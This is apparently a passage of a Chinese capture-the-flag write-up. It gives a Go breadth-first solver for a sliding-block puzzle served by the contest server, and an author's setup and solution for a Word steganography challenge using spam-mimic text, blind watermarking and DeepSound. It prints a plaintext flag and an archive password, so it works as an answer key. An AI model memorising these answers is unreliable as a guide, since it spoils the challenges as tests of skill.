139             case SINGLE, VERTICAL, HORIZONTAL, KING:
140                 blocks = append(blocks, i)
141         }
142     }
143     return blocks
144 }
145

```

```

1 // main.go
2 package main
3
4 import (
5     "backend/game"
6     "log"
7     "slices"
8     "strconv"
9
10    "github.com/guonaihong/gout"
11 )
12
13 type record struct {
14     lastLayout [20]byte
15     action     game.Step
16 }
17
18 const host = "47.102.130.35:32273"
19
20 func main() {
21     var res struct {
22         Status string `json:"status"`
23     }
24

```

```

23     gameId uint32 `json:"gameId"`
24     Layout string `json:"layout"`
25 }
26 if err := gout.GET("http://" + host + "/api/newgame").BindJSON(&res).Do();
err != nil {
27     log.Fatalln(err)
28 }
29
30 gameId := res.GameId
31 layout := res.Layout
32 for {
33     steps := solve(layout)
34     log.Println(steps)
35     var submitRes struct {
36         Status string `json:"status"`
37         Flag    string `json:"flag"`
38         GameStage struct {
39             Layout string `json:"layout"`
40             Round int    `json:"round"`
41         } `json:"game_stage"`
42     }
43     if steps == nil {
44         log.Fatalln("no solve")
45     }
46     if err := gout.POST("http://" + host + "/api/submit/" +
strconv.FormatUint(uint64(gameId), 10)).
47         SetJSON(steps).
48         BindJSON(&submitRes).
49         Do(); err != nil {
50             log.Fatalln(err)
51         }
52     if submitRes.Status == "next" {
53         layout = submitRes.GameStage.Layout
54         continue
55     } else if submitRes.Status == "win" {
56         log.Println(submitRes.Flag)
57         break
58     } else {
59         log.Fatalln(submitRes.Status)
60     }
61 }
62
63 }
64
65 func solve(layoutInput string) []game.Step {
66     var store = make(map[[20]byte]record)
67     var layout [20]byte

```

```

68     copy(layout[:], layoutInput)
69
70     queue := make([][20]byte, 0, 100)
71     queue = append(queue, layout)
72     var winLayout [20]byte
73     store[layout] = record{}
74
75     for len(queue) > 0 {
76         cur := queue[0]
77         queue = queue[1:]
78         for _, b := range game.AllBlocks(cur) {
79             for _, dir := range []int{game.UP, game.RIGHT, game.DOWN,
game.LEFT} {
80                 action := game.Step{Position: b, Direnction: dir}
81                 next := game.Move(cur, action, cur[b])
82                 if next == [20]byte{} {
83                     continue
84                 }
85                 if _, ok := store[next]; ok {
86                     continue
87                 }
88                 store[next] = record{lastLayout: cur, action: action}
89                 if next[13] == '5' {
90                     winLayout = next
91                     goto win
92                 }
93                 queue = append(queue, next)
94             }
95         }
96     }
97 }
98
99 win:
100 var steps []game.Step
101 for {
102     r, ok := store[winLayout]
103     if !ok || r.action.Direnction == 0 {
104         break
105     }
106     steps = append(steps, r.action)
107     winLayout = r.lastLayout
108 }
109 slices.Reverse(steps)
110 return steps
111 }
112

```

ek1ng_want_girlfriend

wireshark 打开附件，点击 文件-导出对象-HTTP 即可导出一张图片，flag在图片上

ezWord

出题过程

```
flag: hgame{0k_you_s0lve_al1_th3_sec3t}
```

1. ROT 8000 首先将 flag 内容加密，得到如下：

• 藿簍斲机籬板簍朶簍朶糝粳簍杧簍料籬簍斲料塞簍籽籬簍簍杧籬籬类簍籽杧

1 Dear E-Commerce professional ; This letter was specially
2 selected to be sent to you . We will comply with all
3 removal requests ! This mail is being sent in compliance
4 with Senate bill 1620 ; Title 3 ; Section 308 ! This
5 is not a get rich scheme ! Why work for somebody else
6 when you can become rich in 27 MONTHS . Have you ever
7 noticed more people than ever are surfing the web and
8 more people than ever are surfing the web . Well, now
9 is your chance to capitalize on this ! WE will help
10 YOU use credit cards on your website plus turn your
11 business into an E-BUSINESS . You are guaranteed to
12 succeed because we take all the risk ! But don't believe
13 us . Ms Simpson who resides in Maine tried us and says
14 "I've been poor and I've been rich - rich is better"
15 . We are a BBB member in good standing ! We urge you
16 to contact us today for your own future financial well-being
17 . Sign up a friend and you'll get a discount of 50%
18 . Thank-you for your serious consideration of our offer
19 ! Dear Friend ; This letter was specially selected
20 to be sent to you ! We will comply with all removal
21 requests . This mail is being sent in compliance with
22 Senate bill 2316 ; Title 8 , Section 301 ! Do NOT confuse
23 us with Internet scam artists . Why work for somebody
24 else when you can become rich as few as 24 WEEKS !
25 Have you ever noticed more people than ever are surfing
26 the web plus how many people you know are on the Internet
27 . Well, now is your chance to capitalize on this .

28 We will help you decrease perceived waiting time by
29 200% and turn your business into an E-BUSINESS . You
30 are guaranteed to succeed because we take all the risk
31 . But don't believe us . Mrs Simpson of Illinois tried
32 us and says "Now I'm rich many more things are possible"
33 ! We assure you that we operate within all applicable
34 laws ! Do not delay - order today . Sign up a friend
35 and your friend will be rich too . Warmest regards
36 ! Dear Sir or Madam ; Especially for you - this hot
37 information . We will comply with all removal requests
38 ! This mail is being sent in compliance with Senate
39 bill 1916 ; Title 2 , Section 301 ! THIS IS NOT MULTI-LEVEL
40 MARKETING ! Why work for somebody else when you can
41 become rich in 89 days . Have you ever noticed most
42 everyone has a cellphone plus most everyone has a cellphone
43 ! Well, now is your chance to capitalize on this !
44 WE will help YOU sell more & SELL MORE . You can begin
45 at absolutely no cost to you . But don't believe us
46 . Mr Jones of Minnesota tried us and says "I was skeptical
47 but it worked for me" ! We assure you that we operate
48 within all applicable laws ! We beseech you - act now
49 . Sign up a friend and you'll get a discount of 90%
50 . Thanks . Dear Cybercitizen ; Your email address has
51 been submitted to us indicating your interest in our
52 newsletter . If you are not interested in our publications
53 and wish to be removed from our lists, simply do NOT
54 respond and ignore this mail ! This mail is being sent
55 in compliance with Senate bill 2016 , Title 2 , Section
56 304 . This is different than anything else you've seen
57 ! Why work for somebody else when you can become rich
58 in 48 weeks ! Have you ever noticed more people than
59 ever are surfing the web plus people love convenience
60 ! Well, now is your chance to capitalize on this .
61 WE will help YOU deliver goods right to the customer's
62 doorstep & turn your business into an E-BUSINESS .
63 You can begin at absolutely no cost to you . But don't
64 believe us . Ms Anderson who resides in New York tried
65 us and says "My only problem now is where to park all
66 my cars" ! We are a BBB member in good standing . If
67 not for you then for your LOVED ONES - act now ! Sign
68 up a friend and you'll get a discount of 20% ! God
69 Bless . Dear Colleague , Your email address has been
70 submitted to us indicating your interest in our publication
71 . If you no longer wish to receive our publications
72 simply reply with a Subject: of "REMOVE" and you will
73 immediately be removed from our mailing list . This
74 mail is being sent in compliance with Senate bill 2416

75 , Title 9 ; Section 308 ! This is NOT unsolicited bulk
76 mail . Why work for somebody else when you can become
77 rich within 24 MONTHS ! Have you ever noticed most
78 everyone has a cellphone and people love convenience
79 . Well, now is your chance to capitalize on this !
80 We will help you decrease perceived waiting time by
81 190% and sell more ! The best thing about our system
82 is that it is absolutely risk free for you ! But don't
83 believe us . Mrs Anderson of Indiana tried us and says
84 "Now I'm rich, Rich, RICH" . This offer is 100% legal
85 . So make yourself rich now by ordering immediately
86 . Sign up a friend and your friend will be rich too
87 . God Bless ! Dear Colleague ; We know you are interested
88 in receiving amazing information ! If you are not interested
89 in our publications and wish to be removed from our
90 lists, simply do NOT respond and ignore this mail !
91 This mail is being sent in compliance with Senate bill
92 1619 , Title 7 , Section 303 ! This is not multi-level
93 marketing . Why work for somebody else when you can
94 become rich within 37 days ! Have you ever noticed
95 nobody is getting any younger plus people love convenience
96 ! Well, now is your chance to capitalize on this .
97 WE will help YOU decrease perceived waiting time by
98 140% plus deliver goods right to the customer's doorstep
99 . You can begin at absolutely no cost to you . But
100 don't believe us ! Mrs Simpson of Illinois tried us
101 and says "I was skeptical but it worked for me" . We
102 are licensed to operate in all states ! Because the
103 Internet operates on "Internet time" you must make
104 a commitment soon ! Sign up a friend and you get half
105 off ! Thank-you for your serious consideration of our
106 offer . Dear Friend ; We know you are interested in
107 receiving amazing info ! We will comply with all removal
108 requests . This mail is being sent in compliance with
109 Senate bill 2716 , Title 5 , Section 303 ! This is
110 not a get rich scheme . Why work for somebody else
111 when you can become rich within 52 days ! Have you
112 ever noticed how many people you know are on the Internet
113 and the baby boomers are more demanding than their
114 parents ! Well, now is your chance to capitalize on
115 this . WE will help YOU decrease perceived waiting
116 time by 170% and turn your business into an E-BUSINESS
117 . You are guaranteed to succeed because we take all
118 the risk ! But don't believe us ! Mrs Anderson who
119 resides in Alabama tried us and says "Now I'm rich,
120 Rich, RICH" ! We are a BBB member in good standing
121 . So make yourself rich now by ordering immediately

122 ! Sign up a friend and you get half off ! Thanks .
123 Dear Salaryman ; Especially for you - this red-hot
124 news ! We will comply with all removal requests . This
125 mail is being sent in compliance with Senate bill 1618
126 , Title 4 , Section 308 . THIS IS NOT MULTI-LEVEL MARKETING
127 . Why work for somebody else when you can become rich
128 inside 27 days ! Have you ever noticed nearly every
129 commercial on television has a .com on in it & nearly
130 every commercial on television has a .com on in it
131 ! Well, now is your chance to capitalize on this !
132 WE will help YOU decrease perceived waiting time by
133 180% plus turn your business into an E-BUSINESS . You
134 can begin at absolutely no cost to you ! But don't
135 believe us ! Prof Ames who resides in Washington tried
136 us and says "I was skeptical but it worked for me"
137 . We assure you that we operate within all applicable
138 laws ! We implore you - act now . Sign up a friend
139 and you'll get a discount of 10% . Thank-you for your
140 serious consideration of our offer ! Dear Friend ;
141 This letter was specially selected to be sent to you
142 ! If you no longer wish to receive our publications
143 simply reply with a Subject: of "REMOVE" and you will
144 immediately be removed from our club ! This mail is
145 being sent in compliance with Senate bill 1622 , Title
146 7 ; Section 303 ! Do NOT confuse us with Internet scam
147 artists . Why work for somebody else when you can become
148 rich in 10 weeks ! Have you ever noticed people will
149 do almost anything to avoid mailing their bills & people
150 love convenience ! Well, now is your chance to capitalize
151 on this . WE will help YOU turn your business into
152 an E-BUSINESS & SELL MORE . You can begin at absolutely
153 no cost to you ! But don't believe us . Mr Ames of
154 Louisiana tried us and says "Now I'm rich, Rich, RICH"
155 . We are licensed to operate in all states . We BESEECH
156 you - act now . Sign up a friend and you'll get a discount
157 of 50% ! Thank-you for your serious consideration of
158 our offer .

3. 通过 盲水印 加密,

盲水印脚本如下:

<https://github.com/chishaxie/BlindWaterMark>


可以 clone 下来

- Github CLI: `gh repo clone chishaxie/BlindWaterMark`
- Https: `git clone https://github.com/chishaxie/BlindWaterMark.git`

以下是盲水印的合成命令

```
1 python bwmforpy3.py encode hui.png output.png 加了盲水印的图片.png
```

- `hui.png` 无水印的原图






- `wm.png` 水印图

T1hi3sI4sKey

- `hui_with_wm.png` 有盲水印的图









- `bwm.py` 程序文件 python2 版本
 - `bwmforpy3.py` 程序文件 python3.6 版本
4. 丢到word里面就好了，因为word本质实际上是压缩包


解题过程

1. 以压缩包形式打开这个word文档，发现图片


 100191209_p0.jpg	1,312,814	1,315,573	JPG 文件	2024/2/5 7:50:25
 image1.png	2,560,320	2,560,320	PNG 文件	1980/1/1 0:00:00
 secret.zip	2,944	2,953	ZIP 压缩文件	2024/2/5 8:13:00
 恭喜.txt	172	212	文本文档	2024/2/5 8:01:00

2. 提取watermark

```
python bwmforpy3.py decode 100191209_p0.jpg image1.png wm_from_hui.png
```




获得密码 `T1hi3sI4sKey`





3. T1hi3sI4sKey 解开了最后一个压缩包
4. 拿 spam mimic decode那堆英文


拿deepsound提取文件

DeepSound 2.0

 Hide Data Inside Audio

 Audio Converter

 Settings

 Help


Open carrier files

Add secret files


Encode secret files

Extract secret files

Carrier audio files :

File	Dir	Size (MB)
 deepsound_of_dragon_dance.wav	D:\OneDrive\文档	77.4 MB

Enter password

 Password

Ok

